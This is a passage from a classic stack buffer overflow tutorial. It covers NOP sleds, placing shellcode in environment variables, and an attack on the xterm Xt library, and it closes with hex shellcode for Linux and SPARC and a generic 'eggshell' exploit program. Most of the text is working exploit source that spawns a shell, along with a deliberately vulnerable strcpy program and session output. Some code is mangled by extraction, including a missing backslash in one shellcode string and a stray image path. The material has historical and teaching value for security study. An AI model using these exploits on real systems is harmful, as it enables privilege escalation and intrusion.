The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be.

Here is a little program that will print its stack pointer:

sp.c

```
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}
void main() {
    printf("0x%x\n", get_sp());
}
```

```
[aleph1]$ ./sp
0x8000470
[aleph1]$
```

Let's assume this is the program we are trying to overflow is:

vulnerable.c

```
void main(int argc, char *argv[]) {
    char buffer[512];

    if (argc > 1)
        strcpy(buffer,argv[1]);
}
```

We can create a program that takes as a parameter a buffer size, and an offset from its own stack pointer (where we believe the buffer we want to overflow may live). We'll put the generated overflow string in an environment variable so it is easy to manipulate:

exploit2.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                0
#define DEFAULT_BUFFER_SIZE          512

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i;
```

```

if (argc > 1) bsize = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);

if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
}

addr = get_sp() - offset;
printf("Using address: 0x%x\n", addr);

ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

ptr += 4;
for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

buff[bsize - 1] = '\0';

memcpy(buff, "EGG=", 4);
putenv(buff);
system("/bin/bash");
}

```

Now we can try to guess what the buffer and offset should be:

```


[aleph1]$ ./exploit2 500
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
[aleph1]$ exit
[aleph1]$ ./exploit2 600
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
Illegal instruction
[aleph1]$ exit
[aleph1]$ ./exploit2 600 100
Using address: 0xbffffd4c
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit2 600 1564
Using address: 0xbffff794
[aleph1]$ ./vulnerable $EGG
$

```

As we can see, this is not an efficient process. Trying to guess the offset even while knowing where the beginning of the stack lives is nearly impossible. We would need at best a hundred tries, and at worst a couple of thousand. The problem is we need to guess *exactly* where the

address of our code will start. If we are off by one byte more or less we will just get a segmentation violation or a invalid instruction.

One way to increase our chances is to pad the front of our overflow buffer with NOP instructions. Almost all processors have a NOP instruction that performs a null operation. It is usually used to delay execution for purposes of timing. We will take advantage of it and fill half of our overflow buffer with them. We will place our `shellcode` at the center, and then follow it with the return addresses. If we are lucky and the return address points anywhere in the string of NOPs, they will just get executed until they reach our code. In the Intel architecture the NOP instruction is one byte long and it translates to 0x90 in machine code. Assuming the stack starts at address 0xFF, that `s` stands for shell code, and that `N` stands for a NOP instruction the new stack would look like this:



The new exploit is then:

exploit3.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET          0
#define DEFAULT_BUFFER_SIZE    512
#define NOP                     0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1) bsize = atoi(argv[1]);
    if (argc > 2) offset = atoi(argv[2]);

    if (!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
    }
}
```

```

    exit(0);
}

addr = get_sp() - offset;
printf("Using address: 0x%x\n", addr);

ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

buff[bsize - 1] = '\0';

memcpy(buff, "EGG=", 4);
putenv(buff);
system("/bin/bash");
}

```

A good selection for our buffer size is about 100 bytes more than the size of the buffer we are trying to overflow. This will place our code at the end of the buffer we are trying to overflow, giving a lot of space for the NOPs, but still overwriting the return address with the address we guessed. The buffer we are trying to overflow is 512 bytes long, so we'll use 612. Let's try to overflow our test program with our new exploit:

```

[aleph1]$ ./exploit3 612
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
$

```

Whoa! First try! This change has improved our chances a hundredfold. Let's try it now on a real case of a buffer overflow. We'll use for our demonstration the buffer overflow on the **Xt library**. For our example, we'll use `xterm` (all programs linked with the Xt library are vulnerable). You must be running an X server and allow connections to it from the local host. Set your `DISPLAY` variable accordingly.

```

[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit3 1124
Using address: 0xbffffdb4
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
^C
[aleph1]$ exit
[aleph1]$ ./exploit3 2148 100
Using address: 0xbffffd48
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
....

```

```
Warning: some arguments in previous message were lost
Illegal instruction
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit4 2148 600
Using address: 0xbffffb54
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: some arguments in previous message were lost
bash$
```

Eureka! Less than a dozen tries and we found the magic numbers. If `xterm` were installed `suid root` this would now be a root shell.

Small Buffer Overflows

There will be times when the buffer you are trying to overflow is so small that either the shellcode won't fit into it, and it will overwrite the return address with instructions instead of the address of our code, or the number of NOPs you can pad the front of the string with is so small that the chances of guessing their address is minuscule. To obtain a shell from these programs we will have to go about it another way.

This particular approach only works when you have access to the program's environment variables. What we will do is place our shellcode in an environment variable, and then overflow the buffer with the address of this variable in memory. This method also increases your chances of the exploit working as you can make the environment variable holding the shell code as large as you want.

The environment variables are stored in the top of the stack when the program is started, any modification by `setenv()` are allocated elsewhere. The stack at the beginning then looks like this:

```
<strings><argv pointers>NULL<envp pointers>NULL<argc><argv><envp>
```

Our new program will take an extra variable, the size of the variable containing the shellcode and NOPs. Our new exploit now looks like this:

exploit4.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
#define NOP 0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```

unsigned long get_esp(void) {
    __asm__ ("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
    char *buff, *ptr, *egg;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i, eggsize=DEFAULT_EGG_SIZE;

    if (argc > 1) bsize = atoi(argv[1]);
    if (argc > 2) offset = atoi(argv[2]);
    if (argc > 3) eggsize = atoi(argv[3]);
    if (!(buff = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
    if (!(egg = malloc(eggsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = get_esp() - offset;
    printf("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    ptr = egg;
    for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
        *(ptr++) = NOP;

    for (i = 0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[bsize - 1] = '\0';
    egg[eggsize - 1] = '\0';

    memcpy(egg, "EGG=", 4);
    putenv(egg);
    memcpy(buff, "RET=", 4);
    putenv(buff);
    system("/bin/bash");
}

```

Let's try our new exploit with our vulnerable test program:

```

[aleph1]$ ./exploit4 768
Using address: 0xbffffdb0
[aleph1]$ ./vulnerable $RET
$

```

Works like a charm. Now let's try it on `xterm`:

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit4 2148
Using address: 0xbffffdb0
[aleph1]$ /usr/X11R6/bin/xterm -fg $RET
Warning: Color name
...°¤Ÿ¿°¤Ÿ¿°¤ ...
Warning: some arguments in previous message were lost
$
```

On the first try! It has certainly increased our odds. Depending on how much environment data the exploit program has compared with the program you are trying to exploit, the guessed address may be too low or too high. Experiment both with positive and negative offsets.

Finding Buffer Overflows

As stated earlier, buffer overflows are the result of stuffing more information into a buffer than it is meant to hold. Since C does not have any built-in bounds checking, overflows often manifest themselves as writing past the end of a character array. The standard C library provides a number of functions for copying or appending strings, that perform no boundary checking. They include: `strcat()`, `strcpy()`, `sprintf()`, and `vsprintf()`. These functions operate on null-terminated strings, and do not check for overflow of the receiving string. `gets()` is a function that reads a line from `stdin` into a buffer until either a terminating newline or EOF. It performs no checks for buffer overflows. The `scanf()` family of functions can also be a problem if you are matching a sequence of non-white-space characters (`%s`), or matching a non-empty sequence of characters from a specified set (`%[]`), and the array pointed to by the char pointer, is not large enough to accept the whole sequence of characters, and you have not defined the optional maximum field width. If the target of any of these functions is a buffer of static size, and its other argument was somehow derived from user input, there is a good possibility that you might be able to exploit a buffer overflow.

Another usual programming construct we find is the use of a `while` loop to read one character at a time into a buffer from `stdin` or some file until the end of line, end of file, or some other delimiter is reached. This type of construct usually uses one of these functions: `getc()`, `fgetc()`, or `getchar()`. If there is no explicit checks for overflows in the `while` loop, such programs are easily exploited.

To conclude, `grep(1)` is your friend. The sources for free operating systems and their utilities is readily available. This fact becomes quite interesting once you realize that many commercial operating systems utilities were derived from the same sources as the free ones. Use the source d00d.

Appendix A - Shellcode for Different Operating Systems/Architectures

i386/Linux

```
jmp     0x1f
popl    %esi
movl    %esi,0x8(%esi)
xorl    %eax,%eax
movb    %eax,0x7(%esi)
movl    %eax,0xc(%esi)
movb    $0xb,%al
movl    %esi,%ebx
leal    0x8(%esi),%ecx
leal    0xc(%esi),%edx
int     $0x80
xorl    %ebx,%ebx
movl    %ebx,%eax
inc     %eax
int     $0x80
call    -0x24
.string "/bin/sh"
```

SPARC/Solaris

```
sethi   0xbd89a, %l6
or      %l6, 0x16e, %l6
sethi   0xbdcda, %l7
and     %sp, %sp, %o0
add     %sp, 8, %o1
xor     %o2, %o2, %o2
add     %sp, 16, %sp
std     %l6, [%sp - 16]
st      %sp, [%sp - 8]
st      %g0, [%sp - 4]
mov     0x3b, %g1
ta      8
xor     %o7, %o7, %o0
mov     1, %g1
ta      8
```

SPARC/SunOS

```
sethi   0xbd89a, %l6
or      %l6, 0x16e, %l6
sethi   0xbdcda, %l7
and     %sp, %sp, %o0
add     %sp, 8, %o1
xor     %o2, %o2, %o2
add     %sp, 16, %sp
std     %l6, [%sp - 16]
st      %sp, [%sp - 8]
st      %g0, [%sp - 4]
mov     0x3b, %g1
mov     -0x1, %l5
ta      %l5 + 1
xor     %o7, %o7, %o0
mov     1, %g1
ta      %l5 + 1
```

Appendix B - Generic Buffer Overflow Program

shellcode.h

```
#if defined(__i386__) && defined(__linux__)
#define NOP_SIZE 1
char nop[] = "\x90";
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)
#define NOP_SIZE 4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
    "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
    "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
    "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
    "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
    __asm__("or %sp, %sp, %i0");
}
```

```

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE 4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
    "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
    "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
    "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
    "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";

unsigned long get_sp(void) {
    __asm__("or %sp, %sp, %i0");
}
#endif

```

eggshell.c

```

/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org
 */
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048

void usage(void);

void main(int argc, char *argv[]) {
    char *ptr, *bof, *egg;
    long *addr_ptr, addr;
    int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
    int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

    while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
        switch (c) {
            case 'a':
                align = atoi(optarg);
                break;
            case 'b':
                bsize = atoi(optarg);
                break;
            case 'e':
                eggsize = atoi(optarg);
                break;
            case 'o':
                offset = atoi(optarg);
                break;
        }
}

```

```

        case '?':
            usage();
            exit(0);
    }

    if (strlen(shellcode) > eggsize) {
        printf("Shellcode is larger the the egg.\n");
        exit(0);
    }

    if (!(bof = malloc(bsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }
    if (!(egg = malloc(eggsize))) {
        printf("Can't allocate memory.\n");
        exit(0);
    }

    addr = get_sp() - offset;
    printf("[ Buffer size:\t%d\tEgg size:\t%d\tAlignment:\t%d\t]\n",
        bsize, eggsize, align);
    printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t]\n", addr, offset);

    addr_ptr = (long *) bof;
    for (i = 0; i < bsize; i+=4)
        *(addr_ptr++) = addr;

    ptr = egg;
    for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
        for (n = 0; n < NOP_SIZE; n++) {
            m = (n + align) % NOP_SIZE;
            *(ptr++) = nop[m];
        }

    for (i = 0; i < strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    bof[bsize - 1] = '\0';
    egg[eggsize - 1] = '\0';

    memcpy(egg, "EGG=", 4);
    putenv(egg);

    memcpy(bof, "BOF=", 4);
    putenv(bof);
    system("/bin/sh");
}

void usage(void) {
    (void)fprintf(stderr,
        "usage: eggshell [-a <alignment>] [-b <buffersize>] [-e <eggsize>] [-o  

<offset>]\n");
}

```
